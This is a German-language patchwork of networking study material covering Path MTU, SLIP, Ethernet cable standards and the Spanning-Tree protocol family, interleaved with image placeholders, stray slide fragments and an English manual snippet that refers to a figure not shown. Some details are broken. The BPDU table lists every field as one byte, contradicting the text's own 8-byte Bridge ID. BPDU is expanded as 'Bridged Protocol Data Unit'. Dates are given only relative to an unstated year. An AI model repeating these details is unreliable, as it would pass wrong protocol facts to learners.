
Path-MTU = f(Netzwerk zwischen den Rechnern)
 RFC 1191














Abbildung 10.11 zeigt, welche SLIP-gesteuerten Verbindungen zwischen einem Host-Rechner und PCs über die Schnittstelle V.24 (RS232C)

Die Kabelstandards, die dem 10 MBit/s-Ethernet zugrunde liegen, lassen sich in folgende Tabelle einordnen:

Name	Kabel	Maximale Segmentlänge	Nodes pro Segment	Vorteile
10Base5	Thick Coax	500 m	100	Gut für Backbones (Tranceiver-Kabel)
10Base2	Thin Coax	200 m	30	Billig (Bus)
10Base-T	Twisted Pair (Cat. 3)	100 m	1024	Leicht zu warten (Hubs)
10Base-F	Fibre Optics	2000 m	1024	Gut zwischen Gebäuden


Tabelle 1.2: Die gängigsten Arten von Ethernet-Kabeln im Bereich von 10 MBit/s


Um höhere Übertragungsraten im Ethernet zu erreichen, wurde der IEEE 802.3-Standard erweitert. Das Resultat - 802.3u - wurde offiziell 1995 eingeführt und wird zumeist *Fast Ethernet* genannt. Die Basisidee ist dabei sehr einfach: Das alte Paketformat die Schnittstellen und die prozeduralen Regeln werden beibehalten und nur die Bit-Zeit wird von 100 nsec auf 10 nsec reduziert. Weiterhin wurden die Vorteile der 10Base-T-Verkabelung als Designgrundlage genutzt. Die gängigen Kabelstandards für die Übertragung von 100 MBit/s sind daher wie in der folgenden Tabelle aufgeführt:

Name	Kabel	Maximale Segmentlänge	Vorteile
100Base-T4	Twisted Pair (Cat. 3)	100 m	Alter Kabeltyp, aber nur unidirektional
100Base-TX	Twisted Pair (Cat. 5)	100 m	Full Duplex bei 100 Mbps
100Base-FX	Fibre Optics	2000 m	Full Duplex bei 100 Mbps


Tabelle 1.3: Die gängigsten Arten von Ethernet-Kabeln im Bereich von 100 MBit/s


Neuere Bestrebungen gehen noch eine Größenordnung weiter: Gigabit-Ethernet. Bisher ist der zugehörige Standard jedoch noch nicht endgültig festgelegt.






vertical
segment





Selective? or Problem?!

Ein LAN mit Schleifen




\circ = Bridge
— = LAN-Segment

An Example

Figure 48 shows a LAN that has STP enabled. The LAN has three segments, and each segment is connected using two possible links.

Figure 48 Port costs in a network



Pfadfinder auf Layer 2

Das IEEE (Institute of Electrical and Electronic Engineers) spezifizierte mit dem Spanning-Tree-Algorithmus eine Technik zur schleifenfreien Wegefindung in komplexen Ethernet-Netzen, die rein auf OSI-Layer 2 arbeitet, also ohne Routing. Die Rapid-Spanning-Tree-Technik baut darauf auf, arbeitet aber deutlich schneller und wurde Ende letzten Jahres standardisiert. Das kürzlich verabschiedete Multiple-Spanning-Tree-Protokoll erlaubt zudem mehrere alternative Wege, um zum Beispiel einen Lastausgleich zwischen VLANs zu ermöglichen.

Das IEEE hat 1998 mit dem Standard 802.1d die Grundlage für die Spanning-Tree-Protokollfamilie geschaffen. Ende letzten Jahres verabschiedete die Arbeitsgruppe IEEE 802.1w den Standard für das schnellere Rapid-Spanning-Tree-Protokoll (RSTP). IEEE 802.1s folgte mit dem Multiple-Spanning-Tree-

Protokoll (MSTP) Anfang dieses Jahres. Alle drei Techniken arbeiten mit Bridges und Switches auf OSI-Schicht 2 und lernen mit Hilfe des Spanning-Tree-Algorithmus und der MAC-Adressen (MAC: Media Access Control) selbstständig die Topologie des Netzes kennen. So können sie Datenpakete ohne Umwege weiterle-

ten. Sollte ein Verbindungsfehler auftreten, wird automatisch ein Alternativpfad eingeschlagen.

DAS SPANNING-TREE-PROTOKOLL (STP)

Der Spanning-Tree-Algorithmus legt eine schleifenfreie logische Topologie fest. Das heißt, zwei Rechner sind über einen einzigen aktiven Pfad im Netz miteinander verbunden. Andere Verbindungsmöglichkeiten sind blockiert, indem die entsprechenden Ports der Bridge auf Blocking-Status gesetzt sind. Fällt die gewählte primäre Verbindung aus, so kann die Bridge einen geblockten Port wieder aktivieren und so eine neue Baumstruktur bilden.

Wird eine Bridge neu ins Netz gehängt, setzt sie zur Initialisierung zunächst alle Ports in den Blocking-Status. In diesem Zustand leiten die Ports keine Teilnehmerdaten weiter und akzeptieren lediglich die Konfigurationsrahmen zwischen den Bridges (Bridged Protocol Data Unit, kurz: BPDU), generieren selbst aber keine und senden diese auch nur weiter, wenn sie von einer übergeordneten Root-Bridge eine entsprechende BPDU erhalten haben. Die BPDU enthält wichtige Informationen für die Bridges im Netz. So veranlasst sie zum Beispiel den Statuswechsel eines Bridge-Ports. Die Port-Zustände "Listening" und "Learning" verhindern zum Beispiel eine temporäre Schleife während einer Rekonfiguration. Beim "Listening" bildet sich die aktive Topologie, ohne dass Nutzerdaten weitergeleitet werden. Im Status "Learning" entsteht die Bridging-Tabelle aus den gelesenen Adressen. Auch hier werden keine Nutzerdaten weitergeleitet. Ports, die die Nutzerdaten weiterleiten sollen, müssen den Status "Forwarding" aufweisen. Sind Ports auf "disabled" gesetzt, so heißt das, dass sie weder Nutzerdaten noch BPDUs empfangen oder weiterleiten.

Wenn eine schleifenfreie logische Topologie zu bilden ist, nutzt STP vier Kriterien zur Bestimmung der höchsten Prioritäten der Bridges oder Ports. Die einzelnen Parameter sind Bestandteil der BPDU (siehe auch Infokasten):

Protocol ID	Version	Message Type	Flags	Root ID	Cost to Root	Bridge ID	Port ID	Message Age	Max. Age	Hello Time	Forward Delay
Byte 1	1	1	1	1	1	1	1	1	1	1	1

Der STA ermöglicht allen Bridges die eindeutige Vergabe von Bridge-IDs. Dieser Identifikator besteht aus der 6 Byte großen MAC-Adresse der Bridge und einem 2 Byte großen Priority-Feld.

Auch die Ports einer Bridge erhalten eine eindeutige Identifikation über den Port-ID und einen Wegekostenwert. Dieser ergibt sich entweder automatisch aus der Datennrate der Verbindung (Tabelle), oder der Administrator legt ihn individuell fest.

Das Feld "Message Age" (Meldungsalter) gibt die Zeit seit dem Absenden der Konfigurationsmeldung an und "Max. Age" den Zeitpunkt, an dem die Meldung gelöscht werden soll. "Hello Time" ist die Zeitspanne zwischen den Root-Bridge-Konfigurationsmeldungen, der Standardwert ist 2 Sekunden. "Forward Delay" bedeutet die Wartezeit nach einer Änderung der Topologie, um sicherzustellen, dass das Netz trotz Umstellung konvergent bleibt.

- kleinste Root-Bridge-ID (Bridge-Priorität und MAC-Adresse),
- geringste Wegekosten zur Root-Bridge,
- kleinste Sender-Bridge-ID,
- kleinste Port-ID.

